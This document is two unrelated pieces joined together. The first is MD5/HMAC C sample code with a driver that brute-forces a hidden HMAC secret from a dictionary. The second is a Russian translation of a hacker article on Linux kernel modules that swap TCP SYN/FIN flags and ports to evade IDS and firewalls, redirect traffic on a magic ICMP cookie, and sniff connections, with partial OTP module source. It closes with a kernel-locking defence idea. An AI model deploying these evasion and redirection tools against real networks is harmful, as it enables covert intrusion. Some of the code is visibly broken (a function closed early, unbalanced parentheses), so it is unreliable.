                (((UINT4)mdContext->in[ii+2]) << 16) |
                (((UINT4)mdContext->in[ii+1]) << 8) |
                ((UINT4)mdContext->in[ii]);
    Transform (mdContext->buf, in);
    mdi = 0;
}
}

/* The routine MD5Final terminates the message-digest computation and
ends with the desired message digest in mdContext->digest[0...15].
*/
void MD5Final (digest,mdContext)
unsigned char *digest;
MD5_CTX *mdContext;
{
    UINT4 in[16];
    int mdi;
    unsigned int i, ii;
    unsigned int padLen;

    /* save number of bits */
    in[14] = mdContext->i[0];
    in[15] = mdContext->i[1];

    /* compute number of bytes mod 64 */
    mdi = (int)((mdContext->i[0] >> 3) & 0x3F);

    /* pad out to 56 mod 64 */
    padLen = (mdi < 56) ? (56 - mdi) : (120 - mdi);
    MD5Update (mdContext, PADDING, padLen);

    /* append length in bits and transform */
    for (i = 0, ii = 0; i < 14; i++, ii += 4)
        in[i] = (((UINT4)mdContext->in[ii+3]) << 24) |
                (((UINT4)mdContext->in[ii+2]) << 16) |
                (((UINT4)mdContext->in[ii+1]) << 8) |
                ((UINT4)mdContext->in[ii]);
    Transform (mdContext->buf, in);

    /* store buffer in digest */
    for (i = 0, ii = 0; i < 4; i++, ii += 4) {
        mdContext->digest[ii] = (unsigned char)(mdContext->buf[i] & 0xFF);
        mdContext->digest[ii+1] =
            (unsigned char)((mdContext->buf[i] >> 8) & 0xFF);
        mdContext->digest[ii+2] =
            (unsigned char)((mdContext->buf[i] >> 16) & 0xFF);
        mdContext->digest[ii+3] =
            (unsigned char)((mdContext->buf[i] >> 24) & 0xFF);
    }
    bcopy(mdContext->digest,digest,16);
}

/* Basic MD5 step. Transforms buf based on in.
*/
static void Transform (buf, in)
UINT4 *buf;
UINT4 *in;
{
    UINT4 a = buf[0], b = buf[1], c = buf[2], d = buf[3];

    /* Round 1 */
#define S11 7
#define S12 12

```

```

#define S13 17
#define S14 22
    FF ( a, b, c, d, in[ 0], S11, 3614090360); /* 1 */
    FF ( d, a, b, c, in[ 1], S12, 3905402710); /* 2 */
    FF ( c, d, a, b, in[ 2], S13,  606105819); /* 3 */
    FF ( b, c, d, a, in[ 3], S14, 3250441966); /* 4 */
    FF ( a, b, c, d, in[ 4], S11, 4118548399); /* 5 */
    FF ( d, a, b, c, in[ 5], S12, 1200080426); /* 6 */
    FF ( c, d, a, b, in[ 6], S13, 2821735955); /* 7 */
    FF ( b, c, d, a, in[ 7], S14, 4249261313); /* 8 */
    FF ( a, b, c, d, in[ 8], S11, 1770035416); /* 9 */
    FF ( d, a, b, c, in[ 9], S12, 2336552879); /* 10 */
    FF ( c, d, a, b, in[10], S13, 4294925233); /* 11 */
    FF ( b, c, d, a, in[11], S14, 2304563134); /* 12 */
    FF ( a, b, c, d, in[12], S11, 1804603682); /* 13 */
    FF ( d, a, b, c, in[13], S12, 4254626195); /* 14 */
    FF ( c, d, a, b, in[14], S13, 2792965006); /* 15 */
    FF ( b, c, d, a, in[15], S14, 1236535329); /* 16 */

/* Round 2 */
#define S21 5
#define S22 9
#define S23 14
#define S24 20
    GG ( a, b, c, d, in[ 1], S21, 4129170786); /* 17 */
    GG ( d, a, b, c, in[ 6], S22, 3225465664); /* 18 */
    GG ( c, d, a, b, in[11], S23,  643717713); /* 19 */
    GG ( b, c, d, a, in[ 0], S24, 3921069994); /* 20 */
    GG ( a, b, c, d, in[ 5], S21, 3593408605); /* 21 */
    GG ( d, a, b, c, in[10], S22,  38016083); /* 22 */
    GG ( c, d, a, b, in[15], S23, 3634488961); /* 23 */
    GG ( b, c, d, a, in[ 4], S24, 3889429448); /* 24 */
    GG ( a, b, c, d, in[ 9], S21,  568446438); /* 25 */
    GG ( d, a, b, c, in[14], S22, 3275163606); /* 26 */
    GG ( c, d, a, b, in[ 3], S23, 4107603335); /* 27 */
    GG ( b, c, d, a, in[ 8], S24, 1163531501); /* 28 */
    GG ( a, b, c, d, in[13], S21, 2850285829); /* 29 */
    GG ( d, a, b, c, in[ 2], S22, 4243563512); /* 30 */
    GG ( c, d, a, b, in[ 7], S23, 1735328473); /* 31 */
    GG ( b, c, d, a, in[12], S24, 2368359562); /* 32 */

/* Round 3 */
#define S31 4
#define S32 11
#define S33 16
#define S34 23
    HH ( a, b, c, d, in[ 5], S31, 4294588738); /* 33 */
    HH ( d, a, b, c, in[ 8], S32, 2272392833); /* 34 */
    HH ( c, d, a, b, in[11], S33, 1839030562); /* 35 */
    HH ( b, c, d, a, in[14], S34, 4259657740); /* 36 */
    HH ( a, b, c, d, in[ 1], S31, 2763975236); /* 37 */
    HH ( d, a, b, c, in[ 4], S32, 1272893353); /* 38 */
    HH ( c, d, a, b, in[ 7], S33, 4139469664); /* 39 */
    HH ( b, c, d, a, in[10], S34, 3200236656); /* 40 */
    HH ( a, b, c, d, in[13], S31,  681279174); /* 41 */
    HH ( d, a, b, c, in[ 0], S32, 3936430074); /* 42 */
    HH ( c, d, a, b, in[ 3], S33, 3572445317); /* 43 */
    HH ( b, c, d, a, in[ 6], S34,  76029189); /* 44 */
    HH ( a, b, c, d, in[ 9], S31, 3654602809); /* 45 */
    HH ( d, a, b, c, in[12], S32, 3873151461); /* 46 */
    HH ( c, d, a, b, in[15], S33,  530742520); /* 47 */
    HH ( b, c, d, a, in[ 2], S34, 3299628645); /* 48 */

/* Round 4 */
#define S41 6
#define S42 10
#define S43 15
#define S44 21
    II ( a, b, c, d, in[ 0], S41, 4096336452); /* 49 */
    II ( d, a, b, c, in[ 7], S42, 1126891415); /* 50 */
    II ( c, d, a, b, in[14], S43, 2878612391); /* 51 */

```

```

II ( b, c, d, a, in[ 5], S44, 4237533241); /* 52 */
II ( a, b, c, d, in[12], S41, 1700485571); /* 53 */
II ( d, a, b, c, in[ 3], S42, 2399980690); /* 54 */
II ( c, d, a, b, in[10], S43, 4293915773); /* 55 */
II ( b, c, d, a, in[ 1], S44, 2240044497); /* 56 */
II ( a, b, c, d, in[ 8], S41, 1873313359); /* 57 */
II ( d, a, b, c, in[15], S42, 4264355552); /* 58 */
II ( c, d, a, b, in[ 6], S43, 2734768916); /* 59 */
II ( b, c, d, a, in[13], S44, 1309151649); /* 60 */
II ( a, b, c, d, in[ 4], S41, 4149444226); /* 61 */
II ( d, a, b, c, in[11], S42, 3174756917); /* 62 */
II ( c, d, a, b, in[ 2], S43,  718787259); /* 63 */
II ( b, c, d, a, in[ 9], S44, 3951481745); /* 64 */

buf[0] += a;
buf[1] += b;
buf[2] += c;
buf[3] += d;
}

/*
*****
** End of md5.c                                     **
***** (cut) *****
*/

```

---

## hmac.c

```

/* sample code from RFC2104 */
#include <string.h>
#include "md5.h"

/*
** Function: hmac_md5
*/

void
hmac_md5(text, text_len, key, key_len, digest)
unsigned char* text;          /* pointer to data stream */
int text_len;                /* length of data stream */
unsigned char* key;           /* pointer to authentication key */
int key_len;                  /* length of authentication key */
unsigned char * digest;       /* caller digest to be filled in */

{
    MD5_CTX context;
    unsigned char k_ipad[65]; /* inner padding -
                                * key XORd with ipad
                                */
    unsigned char k_opad[65]; /* outer padding -
                                * key XORd with opad
                                */

    unsigned char tk[16];
    int i;
    /* if key is longer than 64 bytes reset it to key=MD5(key) */
    if (key_len > 64) {
        MD5_CTX tctx;

        MD5Init(&tctx);
        MD5Update(&tctx, key, key_len);
        MD5Final(tk, &tctx);

        key = tk;
        key_len = 16;
    }
}
/*

```

```

    * the HMAC_MD5 transform looks like:
    *
    * MD5(K XOR opad, MD5(K XOR ipad, text))
    *
    * where K is an n byte key
    * ipad is the byte 0x36 repeated 64 times
    * opad is the byte 0x5c repeated 64 times
    * and text is the data being protected
    */

    /* start out by storing key in pads */
    bzero( k_ipad, sizeof k_ipad);
    bzero( k_opad, sizeof k_opad);
    bcopy( key, k_ipad, key_len);
    bcopy( key, k_opad, key_len);

    /* XOR key with ipad and opad values */
    for (i=0; i<64; i++) {
        k_ipad[i] ^= 0x36;
        k_opad[i] ^= 0x5c;
    }
    /*
     * perform inner MD5
     */
    MD5Init(&context);                /* init context for 1st
                                     * pass */
    MD5Update(&context, k_ipad, 64);  /* start with inner pad */
    MD5Update(&context, text, text_len); /* then text of datagram */
    MD5Final(digest, &context);       /* finish up 1st pass */
    /*
     * perform outer MD5
     */
    MD5Init(&context);                /* init context for 2nd
                                     * pass */
    MD5Update(&context, k_opad, 64);  /* start with outer pad */
    MD5Update(&context, digest, 16);  /* then results of 1st
                                     * hash */
    MD5Final(digest, &context);       /* finish up 2nd pass */
}

```

---

## md5driver.c

```

/*
*****
** md5driver.c -- sample test routines **
** RSA Data Security, Inc. MD5 Message-Digest Algorithm **
** Created: 2/16/90 RLR **
** Updated: 1/91 SRD **
** Updated: 6/99 Conehead **
*****
*/

/*
*****
** Copyright (C) 1990, RSA Data Security, Inc. All rights reserved. **
** **
** RSA Data Security, Inc. makes no representations concerning **
** either the merchantability of this software or the suitability **
** of this software for any particular purpose. It is provided "as **
** is" without express or implied warranty of any kind. **
** **
** These notices must be retained in any copies of any part of this **
** documentation and/or software. **
*****
*/

#include <stdio.h>

```

```

#include <sys/types.h>
#include <time.h>
#include <string.h>
#include "md5.h"

/* Prints message digest buffer in mdContext as 32 hexadecimal digits.
   Order is from low-order byte to high-order byte of digest.
   Each byte is printed with high-order hexadecimal digit first.
*/
static void MDPrint (mdContext)
MD5_CTX *mdContext;
{
    int i;

    for (i = 0; i < 16; i++)
        printf ("%02x", mdContext->digest[i]);
}

/* size of test block */
#define TEST_BLOCK_SIZE 1000

/* number of blocks to process */
#define TEST_BLOCKS 10000

/* number of test bytes = TEST_BLOCK_SIZE * TEST_BLOCKS */
static long TEST_BYTES = (long)TEST_BLOCK_SIZE * (long)TEST_BLOCKS;

/* A time trial routine, to measure the speed of MD5.
   Measures wall time required to digest TEST_BLOCKS * TEST_BLOCK_SIZE
   characters.
*/
static void MDTimeTrial ()
{
    MD5_CTX mdContext;
    time_t endTime, startTime;
    unsigned char data[TEST_BLOCK_SIZE];
    unsigned int i;
    unsigned char digest[16];

    /* initialize test data */
    for (i = 0; i < TEST_BLOCK_SIZE; i++)
        data[i] = (unsigned char)(i & 0xFF);

    /* start timer */
    printf ("MD5 time trial. Processing %ld characters...\n", TEST_BYTES);
    time (&startTime);

    /* digest data in TEST_BLOCK_SIZE byte blocks */
    MD5Init (&mdContext);
    for (i = TEST_BLOCKS; i > 0; i--)
        MD5Update (&mdContext, data, TEST_BLOCK_SIZE);
    MD5Final (digest, &mdContext);

    /* stop timer, get time difference */
    time (&endTime);
    MDPrint (&mdContext);
    printf (" is digest of test input.\n");
    printf
        ("Seconds to process test input: %ld\n", (long)(endTime-startTime));
    printf
        ("Characters processed per second: %ld\n",
         TEST_BYTES/(endTime-startTime));
}

/* Computes the message digest for string inString.
   Prints out message digest, a space, the string (in quotes) and a
   carriage return.
*/
static void MDString (inString)
char *inString;
{

```

```

MD5_CTX mdContext;
unsigned int len = strlen (inString);
unsigned char digest[16];

MD5Init (&mdContext);
MD5Update (&mdContext, inString, len);
MD5Final (digest,&mdContext);
/* MDPrint (&mdContext);
printf (" \"%s\"\n", inString);*/
}

/* Computes the message digest for a specified file.
Prints out message digest, a space, the file name, and a carriage
return.
*/
static void MDFile (filename)
char *filename;
{
FILE *inFile = fopen (filename, "rb");
MD5_CTX mdContext;
int bytes;
unsigned char data[1024];
unsigned char digest[16];

if (inFile == NULL) {
printf ("%s can't be opened.\n", filename);
return;
}

MD5Init (&mdContext);
while ((bytes = fread (data, 1, 1024, inFile)) != 0)
MD5Update (&mdContext, data, bytes);
MD5Final (digest,&mdContext);
MDPrint (&mdContext);
printf (" %s\n", filename);
fclose (inFile);
}

/* Writes the message digest of the data from stdin onto stdout,
followed by a carriage return.
*/
static void MDFilter ()
{
MD5_CTX mdContext;
int bytes;
unsigned char data[16];
unsigned char digest[16];

MD5Init (&mdContext);
while ((bytes = fread (data, 1, 16, stdin)) != 0)
MD5Update (&mdContext, data, bytes);
MD5Final (digest,&mdContext);
MDPrint (&mdContext);
printf ("\n");
}

/* Runs a standard suite of test data.
*/
static void MDTestSuite ()
{
printf ("MD5 test suite results:\n");
MDString ("");
MDString ("a");
MDString ("abc");
MDString ("message digest");
MDString ("abcdefghijklmnopqrstuvwxyz");
MDString
("ABCDEFGHIIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789");
MDString
("1234567890123456789012345678901234567890\
1234567890123456789012345678901234567890");

```

```

    /* Contents of file foo are "abc" */
    MDFile ("foo");
}

static void MDTestDictionary ()
{
    char word[100];
    unsigned char digest[16];

    FILE *inFile = fopen ("/usr/dict/words", "r");
    printf ("MD5 dictionary results:\n");
    while (fscanf(inFile,"%s",word) != EOF)
        hmac_md5(word, strlen(word), "testkey", strlen("testkey"), digest);
    fclose(inFile);
}

static void MDTestStegoHasho ()
{
    char key[100];
    char word[100];
    char message[100];
    char public[50];
    time_t timestamp;
    char secret[50];
    unsigned char digest1[16],digest2[16];
    int i;

    FILE *inFile = fopen ("/usr/dict/words", "r");
    printf ("MD5 Stego Hasho\n");
    printf ("Sender-\n");
    printf ("Input shared secret key:");
    gets(key);
    printf ("Input public message:");
    gets(public);
    time (&timestamp);
    printf ("Input secret message:");
    gets(secret);
    printf ("Creating hash\n");
    sprintf(message,"%s%d",public,timestamp);
    strcat(message,secret);
    hmac_md5(message, strlen(message), key, strlen(key), digest1);
    printf ("Sent across wire from sender to receiver-\nmessage:%s%d hash:",
        public,timestamp);
    for (i = 0; i < 16; i++)
        printf ("%02x", digest1[i]);
    printf ("\nReceiver-\n");
    printf ("See if only MAC\n");
    sprintf(message,"%s%d",public,timestamp);
    hmac_md5(message, strlen(message), key, strlen(key), digest2);
    printf ("MAC hash:");
    for (i = 0; i < 16; i++)
        printf ("%02x", digest2[i]);
    if (memcmp(digest1,digest2,16) != 0)
        printf ("\nNot a MAC!\n");
    else {
        printf ("\nIt's a MAC!\n");
        fclose(inFile);
        exit(0);
    }
    printf ("Finding secret message\n");
    while (fscanf(inFile,"%s",word) != EOF) {
        sprintf(message,"%s%d",public,timestamp);
        strcat(message,word);
        hmac_md5(message, strlen(message), key, strlen(key), digest2);
        if (memcmp(digest1,digest2,16) == 0) {
            printf ("Dictionary word hash:");
            for (i = 0; i < 16; i++)
                printf ("%02x", digest2[i]);
            printf ("\nThe secret message is %s!\n",word);
            break;
        }
    }
}

```

```

    }
    if (bcmp(digest1,digest2,16) != 0)
        printf ("The secret message was not found!\n");
    fclose(inFile);
}

int main (argc, argv)
int argc;
char *argv[];
{
    int i;

    /* For each command line argument in turn:
    ** filename          -- prints message digest and name of file
    ** -d                -- prints time trial of whole dictionary
    ** -h                -- performs stego hasho
    ** -sstring          -- prints message digest and contents of string
    ** -t                -- prints time trial statistics for 10M
                        characters
    ** -x                -- execute a standard suite of test data
    ** (no args)         -- writes messages digest of stdin onto stdout
    */
    if (argc == 1)
        MDFilter ();
    else
        for (i = 1; i < argc; i++)
            if (argv[i][0] == '-' && argv[i][1] == 's')
                MDString (argv[i] + 2);
            else if (strcmp (argv[i], "-d") == 0)
                MDTestDictionary ();
            else if (strcmp (argv[i], "-h") == 0)
                MDTestStegoHasho ();
            else if (strcmp (argv[i], "-t") == 0)
                MDTimeTrial ();
            else if (strcmp (argv[i], "-x") == 0)
                MDTestSuite ();
            else MDFile (argv[i]);

    return(0);
}

/*
*****
** End of md5driver.c                               **
***** (cut) *****
*/

```

---

**[Конец файла]**

# Встраивание в сетевой уровень Linux

Автор: kossak , lifeline

---

## Введение

Как мы все знаем, ядро Linux имеет монолитную архитектуру. По существу это означает, что каждый фрагмент кода, выполняемого ядром, должен быть загружен в память ядра. Чтобы не пересобирать ядро каждый раз при добавлении нового оборудования (для установки его драйверов), г-н Линус Торвалдс и компания придумали концепцию загружаемых модулей, которую мы все полюбили: загружаемые модули ядра Linux (сокращённо lkm). Эта статья начинается с описания ещё одного интересного применения lkm в сетевом уровне, а заканчивается попыткой предложить решение проблемы бэкдоров в ядре.

## Буферы сокетов ядра

TCP/IP — это стек протоколов. Это означает, что ядру необходимо использовать несколько обслуживающих функций для обработки различных уровней пакета, чтобы в полной мере «понять» пакет и связать его с сокетом и т.д. Сначала нужна процедура обработки заголовка канального уровня; после её выполнения пакет передаётся обработчику(ам) IP-уровня, затем — процедуре(ам) транспортного уровня и так далее. Разным протоколам нужен способ взаимодействия друг с другом в процессе обработки пакетов. В Linux для этого служат буферы сокетов ядра (socket kernel buffers, или sk\_buff). Они используются для передачи данных между различными уровнями протоколов (обрабатывающими процедурами) и драйверами сетевых устройств.

Структура sk\_buff{} (представлены только наиболее важные поля; полное описание — в linux/include/linux/skbuff.h):

```
sk_buff{}
-----+
next      |
-----|
prev      |
-----|
dev        |
-----|
          |
-----|
head       |----+
-----|  |
data       |---|---+
-----|  |  |
tail       |---|---|---+
-----|  |  |  |
end        |---|---|---|---+
-----|<--+  |  |  |
          |  |  |  |
-----|<-----+  |  |
Packet    |  |  |  |
being     |  |  |  |
handled   |  |  |  |
-----|<-----+  |  |
          |  |  |  |
          |  |  |  |
          |  |  |  |
```

-----+<-----+-----+

- **next** — указатель на следующий `sk_buff`.
- **prev** — указатель на предыдущий `sk_buff`.
- **dev** — устройство, которое мы используем в данный момент.
- **head** — указатель на начало буфера, содержащего наш пакет.
- **data** — указатель на фактическое начало данных протокола. Может варьироваться в зависимости от уровня протокола, на котором мы находимся.
- **tail** — указатель на конец данных протокола; также варьируется в зависимости от уровня протокола, использующего `sk_buff`.
- **end** — указывает на конец буфера, содержащего наш пакет. Фиксированное значение.

Для лучшего понимания рассмотрим следующий сценарий:

- Хост А отправляет пакет хосту В.
- Хост В получает пакет через соответствующее сетевое устройство.
- Сетевое устройство преобразует полученные данные в структуры данных `sk_buff`.
- Эти структуры данных добавляются в очередь `backlog`.
- Планировщик затем определяет, какому уровню протокола передать принятые пакеты.

Таким образом, возникает следующий вопрос: как планировщик определяет, какому протоколу передать данные? Каждый протокол регистрируется в структуре данных `packet_type`, которая хранится либо в списке `rtype_all`, либо в хэш-таблице `rtype_base`. Структура `packet_type` содержит информацию о типе протокола, сетевом устройстве, указатель на процедуру обработки входящих данных протокола и указатель на следующую структуру `packet_type`. Обработчик сети сопоставляет типы протоколов входящих пакетов (`sk_buff`) с теми, что хранятся в одной или нескольких структурах `packet_type`. Затем `sk_buff` передаётся в обрабатывающую процедуру(ы) соответствующего протокола.

## Суть взлома

Мы пишем собственный модуль ядра, который регистрирует нашу структуру `packet_type` для обработки всех входящих пакетов (`sk_buff`) сразу после того, как они выходят из драйвера устройства. Это проще, чем кажется. Мы просто заполняем структуру `packet_type` и регистрируем её с помощью экспортируемой функции ядра `dev_add_pack()`. После этого наш обработчик оказывается между драйвером устройства и следующим (ранее первым) обработчиком-процедурой. Это означает, что каждый `sk_buff`, поступающий от драйвера устройства, сначала проходит через наш обработчик пакетов.

## Примеры

Мы представляем три примера из реальной практики: уровень «мутации» протокола, перенаправитель пакетов на уровне ядра и перехватчик пакетов на уровне ядра.

## OTP (Obscure Transport Protocol — Скрытый транспортный протокол)

Первый пример совсем простой (и при этом весёлый). Он работает по схеме клиент-сервер, то есть вам нужно загрузить два модуля: один на клиенте, другой на сервере. Модуль клиента перехватывает каждый TCP-пакет с флагом SYN и заменяет его на флаг FIN. Модуль сервера делает ровно обратное — заменяет FIN на SYN. Это особенно забавно, поскольку обе стороны

ведут себя так, будто идёт обычное соединение, но если посмотреть на трафик в сети, это будет выглядеть совершенно абсурдно. То же самое можно сделать с портами и адресом источника. Рассмотрим пример, взятый прямо с провода.

Представьте следующий сценарий: хост `doubt` хочет установить telnet-соединение с хостом `hardbitten`. Мы загружаем модуль на обеих сторонах, указывая ему заменять порт 23 на 80, а SYN — на FIN и наоборот.

```
[lifeline@doubt ITP]$ telnet hardbitten
```

Обычное соединение (без загруженных модулей) выглядит так:

```
03:29:56.766445 doubt.1025 > hardbitten.23: tcp (SYN)
03:29:56.766580 hardbitten.23 > doubt.1025: tcp (SYN ACK)
03:29:56.766637 doubt.1025 > hardbitten.23: tcp (ACK)
```

(рассматриваем только начальный запрос соединения — трёхстороннее рукопожатие)

Теперь загружаем модули и повторяем процедуру. Если посмотреть на трафик в сети, соединение выглядит следующим образом:

```
03:35:30.576331 doubt.1025 > hardbitten.80: tcp (FIN)
03:35:30.576440 hardbitten.80 > doubt.1025: tcp (FIN ACK)
03:35:30.576587 doubt.1025 > hardbitten.80: tcp (ACK)
```

Тогда как в действительности происходит следующее: `doubt` (успешно) запрашивает telnet-сессию с хостом `hardbitten`. Это отличный способ обойти IDS и многие политики межсетевых экранов. И это очень смешно. :-)

Ах, здесь есть одна проблема: при закрытии TCP-соединения FIN заменяются на SYN по причинам, описанным выше. Однако есть простой способ это обойти: достаточно указать нашему `lkm` подменять флаги только тогда, когда сокет находится в состояниях `TCP_LISTEN`, `TCP_SYN_SENT` или `TCP_SYN_RECV`. Я не реализовал это отчасти для того, чтобы не давать «скрипт-кидди» ещё один инструмент для злоупотреблений, отчасти из-за лени, а отчасти потому, что я просто очень занят. Впрочем, это несложно сделать — попробуйте сами, я вам доверяю.

## Перенаправитель трафика на уровне ядра

Этот инструмент перенаправления пакетов на данный момент является главным образом экспериментальным. Он особенно интересен в сочетании с предыдущим примером. Мы загружаем наш модуль на хост `medusa`, который затем следит за каждым входящим пакетом. Мы хотим добраться до хоста `hydra`, но тот принимает telnet-соединения только от `medusa`. Однако прямо сейчас входить на `medusa` слишком рискованно, потому что там залогинен `root`. Не проблема: мы отправляем пакет `ICMP_ECHO_REQUEST`, содержащий магический куки или пароль и два IP-адреса с двумя портами в формате ```. Порт источника можно опустить без особых проблем (как мы и сделали в показанном ниже примере). Наш модуль принимает этот куки и обрабатывает его. Теперь он знает: любой пакет, приходящий с `sourceip:srcport` на `medusa:destport`, должен быть отправлен на `destip:destport``.

Следующий пример хорошо это иллюстрирует:

- На хосте `medusa` установлен модуль перенаправителя.
- Хост `medusa` получает магический ICMP-пакет с данными: ````.
- Любой пакет, приходящий на хост `medusa` с адреса `sourceip:srcprt` и предназначенный для порта `dstport`, перенаправляется на `destip`, и наоборот. Эти пакеты никогда не обрабатываются остальной частью стека на `medusa`.

Обратите внимание: как было сказано выше, в кодовом примере мы убрали `srcprt` из информации, передаваемой перенаправителю. Это означает, что он будет принимать пакеты с любого порта источника. Это может быть опасно. Представьте, что на хосте `medusa` обрабатывается следующее правило перенаправления:

```
<intruder, hydra:23>
```

Теперь попробуйте выполнить `telnet` с `medusa` на `hydra`. У вас ничего не получится. Каждый пакет, возвращающийся от `hydra`, отправляется на `intruder`, поэтому пользователь, выполняющий `telnet`, не получает никакого ответа. `Intruder`, очевидно, отбросит пакеты, поскольку сам соединение не инициировал. Использование порта источника в правиле снижает этот риск, но всё равно остаётся (пусть и небольшая) вероятность, что какой-нибудь пользователь на `medusa` случайно использует тот же порт источника, что указан в нашем правиле перенаправления. Этого можно избежать, зарезервировав порт источника на хосте `medusa` (см. код маскардинга в ядре).

Замечу, что данная техника применима практически ко всем протоколам, в том числе к тем, у которых нет абстракции портов (UDP/TCP). Даже перенаправление ICMP должно быть возможным с использованием куки. Это более низкоуровневый подход, чем IP-маскардинг, и, на мой взгляд, значительно лучший. :)

Известные проблемы перенаправителя:

- **Неоднозначность порта источника.** Моё предложение по решению: принимать правила без порта источника, а затем добавлять его в правило после того, как к перенаправителю придёт пакет SYN. Правило тогда будет затрагивать только это конкретное соединение. Порт источника очищается при получении RST или по истечении таймаута ожидания пакетов.
- **Отсутствие настройки таймаута для правил.**
- **Перенаправитель не обрабатывает IP-фрагменты.**

Есть также более серьёзная проблема. Обратите внимание в исходном коде: я отправляю пакеты прямо через то устройство, с которого они пришли. Это нехорошо для маршрутизаторов. Так происходит потому, что у меня есть непосредственный доступ только к аппаратному адресу устройства исходящего пакета. Чтобы реализовать маршрутизацию через другое устройство, необходимо обратиться к таблицам маршрутизации IP, найти устройство, которое будет отправлять пакет, и MAC-адрес целевой машины (если это Ethernet-устройство), который может быть доступен только после ARP-запроса. Это непростая задача. В зависимости от сети эта проблема может стать серьёзной. Пакеты могут зависнуть в петле между двумя хостами до истечения TTL, или, если в сети есть резервирование трафика, могут благополучно «сбежать».

## Перехватчик пакетов на уровне ядра

Ещё один экспериментальный инструмент — перехватчик пакетов несколько проще по концепции, чем перенаправитель. Он просто сидит в обработчике буфера сокетов выше всех прочих обработчиков протоколов и прослушивает, например, TCP-пакеты, записывая их в файл. Разумеется, здесь есть свои хитрости. Нужно уметь идентифицировать пакеты из разных соединений и, что ещё лучше, упорядочивать TCP-пакеты, пришедшие не по порядку, чтобы получить связный результат. Это особенно сложно в случае `telnet`-соединений.

(Также отсутствует функция таймаута и возможность одновременно перехватывать более одного соединения — это, кстати, непростая задача.)

В идеале модуль должен хранить все результаты в памяти ядра и отправлять их обратно нам (скажем, по специальному пакету). Но это лишь экспериментальный прототип, а не готовый продукт для «скрипт-кидди», поэтому я оставляю вам, умным читателям, возможность довести код до ума,

изучить его и поэкспериментировать. :)

## Решение проблемы вмешательства в ядро

Надоело развлекаться, гоняя ядро туда-сюда? Завершим трагедию — ядро Linux ваш друг! :) Я прочитал отличную статью Сильвио о патчинге ядра через `/dev/kmem`, так что компиляция ядра без поддержки модулей, очевидно, недостаточна. Оставляю вам одну идею. Реализовать её должно быть вполне просто. Это модуль (да, ещё один), который при загрузке запрещает загрузку любых других модулей и превращает `/dev/kmem` в устройство только для чтения (доступ к памяти ядра возможен только с привилегиями кольца 0). Таким образом, не предоставляя никаких процедур ядра внешнему миру, только само ядро сможет трогать собственную память. Читатели должны знать, что это не новая идея. Уровни защиты (`securelevels`) частично реализованы в ядрах версии 2.0.x и делают ряд полезных вещей, например запрещают прямую запись в критические устройства, такие как `/dev/kmem`, `/dev/mem` и `/dev/hd*`. В версии 2.2.x это не было реализовано, поэтому иметь подобный модуль было бы весьма полезно. Когда администратор завершил загрузку нужных модулей и хочет сделать систему чуть более защищённой, он загружает модуль `lock` — и всё, никакого больше вмешательства в ядро. Разумеется, это должно сопровождаться другими мерами. Я считаю, что по-настоящему защищённая система должна иметь этот модуль установленным, а образ ядра — храниться на носителе только для чтения, например на дискете, без загрузчика типа `lilo`. Следует также позаботиться о защите данных CMOS. Вы просто хотите загружаться с дискеты. Защита данных CMOS может быть непростой задачей на взломанной системе — я заметил это в ходе недавнего обсуждения в IRC (`liquidk`, умный ты ублюдок), но это выходит за рамки данной статьи. Эту идею также можно реализовать непосредственно в ядре без использования модулей. В первую очередь мне бы хотелось увидеть нормальную реализацию уровней защиты в ядре 2.2.x. :)

## Ссылки

- The Linux Kernel, David A. Rusling
- TCP/IP Illustrated, Volume 1, W. Richard Stevens (Addison Wesley)
- Phrack Issue 52, article 18 (P52-18), plaguez.
- Windows 98 Unleashed by Stev...ой. нет. подождите, это не может быть правдой... :-)

## Благодарности

Оба автора выражают благодарность:

- HPT (<http://www.hackers-pt.org>) за то, что они такая куча идиотов (хе-хе).
- `pmsac@toxyn.org` за поддержку и идею перехватчика пакетов на уровне ядра.
- LiquidK за концепцию OTP и за то, что он разнёс в пух и прах некоторые из наших якобы «непробиваемых» концепций. :)
- Всем крутым хакерам Португалии — вы знаете, кто вы. Сцена снова станет единой!! :)

## Код: OTP

```
<++> P55/Linux-lkm/OTP/otp.c !bf8d47e0
/*
 * Obscure Transport Protocol
```

```

*
* Goal: Change TCP behavior to evade IDS and firewall policies.
*
* lifeline (c) 1999
* <arai@hackers-pt.org>
*
* gcc -O6 -c otp.c -I/usr/src/linux/include
* insmod otp.o dev=eth0 ip=123.123.123.123
*
* In ip= use only numerical dotted ip's!!
* Btw, this is the ip of the other machine that also has the module.
*
* Load this module in both machines putting in the ip= argument each other's
* machine numerical dotted ip.
*
* Oh, and don't even think about flaming me if this fucks up your machine,
* it works fine on mine with kernel 2.2.5.
* This tool stands on its own. I'm not responsible for any damage caused by it.
*
* You will probably want to make some arrangements with the #define's below.
*
*/

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/byteorder/generic.h>
#include <linux/netdevice.h>
#include <net/protocol.h>
#include <net/pkt_sched.h>
#include <net/tcp.h>
#include <net/ip.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/skbuff.h>
#include <linux/icmp.h>

#include <linux/kernel.h>
#include <linux/mm.h>
#include <linux/file.h>
#include <asm/uaccess.h>

/* Define here if you want to swap ports also */
#define REALPORT 23 /* port you which to communicate */
#define FAKEPORT 80 /* port that appears on the wire */

char *dev, *ip;
MODULE_PARM(dev, "s");
MODULE_PARM(ip, "s");
struct device *d;

struct packet_type otp_proto;

__u32 in_aton(const char *);

/* Packet Handler Function */
int otp_func(struct sk_buff *skb, struct device *dv, struct packet_type *pt) {

    unsigned long int magic_ip;
    unsigned int fin = skb->h.th->fin;
    unsigned int syn = skb->h.th->syn;

    magic_ip = in_aton(ip);
    if ((skb->pkt_type == PACKET_HOST || skb->pkt_type == PACKET_OUTGOING)

```

```

    if (skb->nh.iph->saddr == magic_ip || skb->nh.iph->daddr == magic_ip)
    if (skb->h.th->source == FAKEPORT) || (skb->h.th->dest == FAKEPORT)) {

    if (skb->h.th->source == FAKEPORT) skb->h.th->source = htons(REALPORT);
    if (skb->h.th->dest == FAKEPORT) skb->h.th->dest = htons(REALPORT);

    if (skb->h.th->fin == 1) {
        skb->h.th->fin = 0;
        skb->h.th->syn = 1;
        goto bye;
    }
    if (skb->h.th->syn == 1) {
        skb->h.th->fin = 1;
        skb->h.th->syn = 0;
    }
}

bye:
kfree_skb(skb);
return 0;
}

/*
 *      Convert an ASCII string to binary IP.
 */

__u32 in_aton(const char *str) {
    unsigned long l;
    unsigned int val;
    int i;

    l = 0;
